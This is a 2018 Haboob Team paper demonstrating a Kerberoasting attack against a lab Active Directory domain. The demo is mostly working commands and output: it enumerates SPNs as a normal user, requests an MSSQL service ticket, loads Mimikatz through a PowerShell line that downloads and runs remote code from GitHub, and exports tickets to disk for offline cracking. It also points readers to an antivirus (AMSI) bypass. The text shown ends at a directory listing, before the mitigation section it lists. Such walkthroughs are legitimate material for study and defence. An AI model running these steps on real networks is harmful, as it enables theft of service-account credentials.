2018

Abusing Kerberos: Kerberoasting

Haboob Team

1 CONTENTS

1. Introduction.. 2

2. How the attack work?.. 2

3. What is kerberos?.. 3

4. What is SPN?.. 3

5. Kerberosting Demo.. 4

7. Mitigation... 10

8. References... 11

بسم الله الرحمن الرحيم

1. Introduction

Kerberoasting is an effective method for extracting service account credentials from Active Directory as a regular user without sending any packets to the target system. What makes Kerberoasting great for the attackers is that the technique isn't breaking anything and technically it is not exploiting any part of the Kerberos process. The technique is using Kerberos exactly the way it was designed to be used. What made this tough for defenders was that the detections were difficult to identify among normal Kerberos events.

2. How the attack work?

In order to apply Kerberoasting attack we need to have an initial access with normal user at least (no elevated privileges needed). At this point we can query the domain controller for the available SPNs in the domain. Once we find an SPN with Service account user we can now request the ticket from the domain controller. Then we can dump that ticket from memory to disk and perform offline brute force attack to extract the service account password.

In this paper I will be demoing Kerberoasting attack. I have setup a lab with Windows Server 2012 (Domain Controller), Windows Server 2012 (MSSQL Server). Two Clients running Windows 10 and Kali Linux (Attacker) in the same subnet.

3. What is Kerberos?

Kerberos is windows authentication protocol defines how clients interact with a network authentication service. Clients obtain tickets from the Kerberos Key Distribution Centre (KDC)which is usually the domain controller, and they present these tickets to servers when connections are established. Kerberos tickets represent the client's network credentials.

For more details:

https://docs.microsoft.com/en-us/windows/desktop/secauthn/microsoft-kerberos

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc772815(v=ws.10)

4. What is SPN?


A service principal name (SPN) is a unique identifier of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account. This allows a client application to request that the service authenticate an account even if the client does not have the account name.

For more details: https://docs.microsoft.com/en-us/windows/desktop/AD/service-principal-names

5. Kerberosting Demo.

In this Demo I will assume that we have an initial access to the target machine.

As you can see in the picture we have a PowerShell session with non-privileged domain user “Bob” on Windows 10 machine.




```
msf post(windows/manage/powershell/exec_powershell) > sessions 7
[*] Starting interaction with 7...

Windows PowerShell running as user Bob on DESKTOP-2
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Bob>net user Bob /domain
The request will be processed at a domain controller for domain TestDomain.com.

User name                    Bob
Full Name                    Bob
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/14/2018 7:46:43 PM
Password expires             8/25/2018 7:46:43 PM
Password changeable          7/15/2018 7:46:43 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/14/2018 7:47:06 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.

PS C:\Users\Bob>
```

Picture 1- Domain user

Here we are running “klist” command to check the current Kerberos tickets available in this session.

As you can see there is no Kerberos tickets for this session.




```
PS C:\Users\Bob> klist

Current LogonId is 0:0x1d72c32

Cached Tickets: (0)
PS C:\Users\Bob>
```

Picture 2- klist

Now what we want to do is to look for SPNs available in my environment by running:

```
setspn -T TestDomain -Q */*
```



```
PS C:\Users\Bob> setspn -T TestDomain -Q */*
Checking domain DC=TestDomain,DC=com
CN=WIN-4QHPFSI8002,OU=Domain Controllers,DC=TestDomain,DC=com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WIN-4QHPFSI8002.TestDomain.com
        ldap/WIN-4QHPFSI8002.TestDomain.com/ForestDnsZones.TestDomain.com
        ldap/WIN-4QHPFSI8002.TestDomain.com/DomainDnsZones.TestDomain.com
        DNS/WIN-4QHPFSI8002.TestDomain.com
        GC/WIN-4QHPFSI8002.TestDomain.com/TestDomain.com
        RestrictedKrbHost/WIN-4QHPFSI8002.TestDomain.com
        RestrictedKrbHost/WIN-4QHPFSI8002
        RPC/86d66433-ac24-4858-baf4-a44c1967e3a7._msdcs.TestDomain.com
        HOST/WIN-4QHPFSI8002/TESTDOMAIN
        HOST/WIN-4QHPFSI8002.TestDomain.com/TESTDOMAIN
        HOST/WIN-4QHPFSI8002
        HOST/WIN-4QHPFSI8002.TestDomain.com
        HOST/WIN-4QHPFSI8002.TestDomain.com/TestDomain.com
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/86d66433-ac24-4858-baf4-a44c1967e3a7/TestDomain.com
        ldap/WIN-4QHPFSI8002/TESTDOMAIN
        ldap/86d66433-ac24-4858-baf4-a44c1967e3a7._msdcs.TestDomain.com
        ldap/WIN-4QHPFSI8002.TestDomain.com/TESTDOMAIN
        ldap/WIN-4QHPFSI8002
        ldap/WIN-4QHPFSI8002.TestDomain.com
        ldap/WIN-4QHPFSI8002.TestDomain.com/TestDomain.com
CN=krbtgt,CN=Users,DC=TestDomain,DC=com
        kadmin/changepw
CN=DESKTOP-1,OU=Computers,OU=TestDomain,DC=TestDomain,DC=com
        RestrictedKrbHost/DESKTOP-1
        HOST/DESKTOP-1
        RestrictedKrbHost/DESKTOP-1.TestDomain.com
        HOST/DESKTOP-1.TestDomain.com
CN=DESKTOP-2,OU=Computers,OU=TestDomain,DC=TestDomain,DC=com
        RestrictedKrbHost/DESKTOP-2
        HOST/DESKTOP-2
        RestrictedKrbHost/DESKTOP-2.TestDomain.com
        HOST/DESKTOP-2.TestDomain.com
CN=SQLSVC,OU=users,OU=TestDomain,DC=TestDomain,DC=com
        MSSQLSERVER/SQL-Server.testdomain.com:1433
CN=SQL-SERVER,OU=Servers,OU=TestDomain,DC=TestDomain,DC=com
        WSMAN/SQL-Server
        WSMAN/SQL-Server.TestDomain.com
        RestrictedKrbHost/SQL-SERVER
        HOST/SQL-SERVER
        RestrictedKrbHost/SQL-SERVER.TestDomain.com
        HOST/SQL-SERVER.TestDomain.com

Existing SPN found!
PS C:\Users\Bob>
```


Picture 3 – Available SPNS

From the previous command we've discovered a service account SPN:

```
MSSQLSERVER/SQL-Server.testdomain.com:1433
```

So let's use PowerShell at this point in order to request a Kerberos service ticket with this two commands:


```
Add-Type -AssemblyName System.IdentityModel

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList "MSSQLSERVER/SQL-Server.testdomain.com:1433"
```



```
PS C:\Users\Bob> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\Bob> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSERVER/SQL-Server.testdomain.com:1433"


Id                   : uuid-3c34651f-e354-4d1b-b3b4-0512214a2305-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 7/15/2018 6:45:47 PM
ValidTo              : 7/16/2018 12:09:27 AM
ServicePrincipalName : MSSQLSERVER/SQL-Server.testdomain.com:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey



PS C:\Users\Bob>
```

Picture 4 – Requesting ticket

Running "klist" command again we can verify that the MSSQL service ticket has been loaded into memory!




```
PS C:\Users\Bob> klist

Current LogonId is 0:0x1d72c32

Cached Tickets: (2)

#0>     Client: Bob @ TESTDOMAIN.COM
        Server: krbtgt/TESTDOMAIN.COM @ TESTDOMAIN.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 7/15/2018 22:04:51 (local)
        End Time:   7/16/2018 8:04:51 (local)
        Renew Time: 7/22/2018 22:04:51 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: WIN-4QHPFSI8002.TestDomain.com

#1>     Client: Bob @ TESTDOMAIN.COM
        Server: MSSQLSERVER/SQL-Server.testdomain.com:1433 @ TESTDOMAIN.COM
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 7/15/2018 22:04:51 (local)
        End Time:   7/16/2018 8:04:51 (local)
        Renew Time: 7/22/2018 22:04:51 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: WIN-4QHPFSI8002.TestDomain.com
PS C:\Users\Bob>
```

Picture 5 - klist

Now what we want to do is loading Mimikatz in order to dump the ticket from memory. We will use "Invoke-Mimikatz" from PowerSploit Repository.

```
Invoke-Expression (New-Object
Net.Webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafi
a/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1')
```




```
PS C:\Users\Bob> Invoke-Expression (New-Object Net.Webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1')
PS C:\Users\Bob> Invoke-Mimikatz -Command '"kerberos::list"'

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 20 modules * * */

mimikatz(powershell) # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 7/15/2018 10:31:06 PM ; 7/16/2018 8:31:06 AM ; 7/22/2018 10:31:06 PM
   Server Name       : krbtgt/TESTDOMAIN.COM @ TESTDOMAIN.COM
   Client Name       : Bob @ TESTDOMAIN.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 7/15/2018 10:35:20 PM ; 7/16/2018 8:31:06 AM ; 7/22/2018 10:31:06 PM
   Server Name       : MSSQLSERVER/SQL-Server.testdomain.com:1433 @ TESTDOMAIN.COM
   Client Name       : Bob @ TESTDOMAIN.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;

PS C:\Users\Bob>
```

Picture 6 – Invoke-Mimikatz

Note: loading Mimikatz with this method may get detected by an anti-virus. There is many ways to bypass detection you can search it online but I would recommend you reading this article AMSI Bypass With a Null Character.

Remember all of the work we've did is with domain user account and does not require any elevated privileges!
Now we've loaded Mimikatz and we did list Kerberos tickets available in memory so let's dump this ticket from RAM to disk using:


```
Invoke-Mimikatz –Command '"kerberos::list"' /export
```



```
mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 7/15/2018 10:31:06 PM ; 7/16/2018 8:31:06 AM ; 7/22/2018 10:31:06 PM
   Server Name       : krbtgt/TESTDOMAIN.COM @ TESTDOMAIN.COM
   Client Name       : Bob @ TESTDOMAIN.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-Bob@krbtgt~TESTDOMAIN.COM-TESTDOMAIN.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 7/15/2018 10:35:20 PM ; 7/16/2018 8:31:06 AM ; 7/22/2018 10:31:06 PM
   Server Name       : MSSQLSERVER/SQL-Server.testdomain.com:1433 @ TESTDOMAIN.COM
   Client Name       : Bob @ TESTDOMAIN.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-Bob@MSSQLSERVER~SQL-Server.testdomain.com~1433-TESTDOMAIN.COM.kirbi

PS C:\Users\Bob> dir


    Directory: C:\Users\Bob


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        7/14/2018   7:47 PM                Contacts
d-r---        7/14/2018   7:47 PM                Desktop
d-r---        7/14/2018   7:47 PM                Documents
d-r---        7/14/2018   7:47 PM                Downloads
d-r---        7/14/2018   7:47 PM                Favorites
d-r---        7/14/2018   7:47 PM                Links
d-r---        7/14/2018   7:47 PM                Music
d-r---        7/14/2018   7:49 PM                OneDrive
d-r---        7/14/2018   7:47 PM                Pictures
d-r---        7/14/2018   7:47 PM                Saved Games
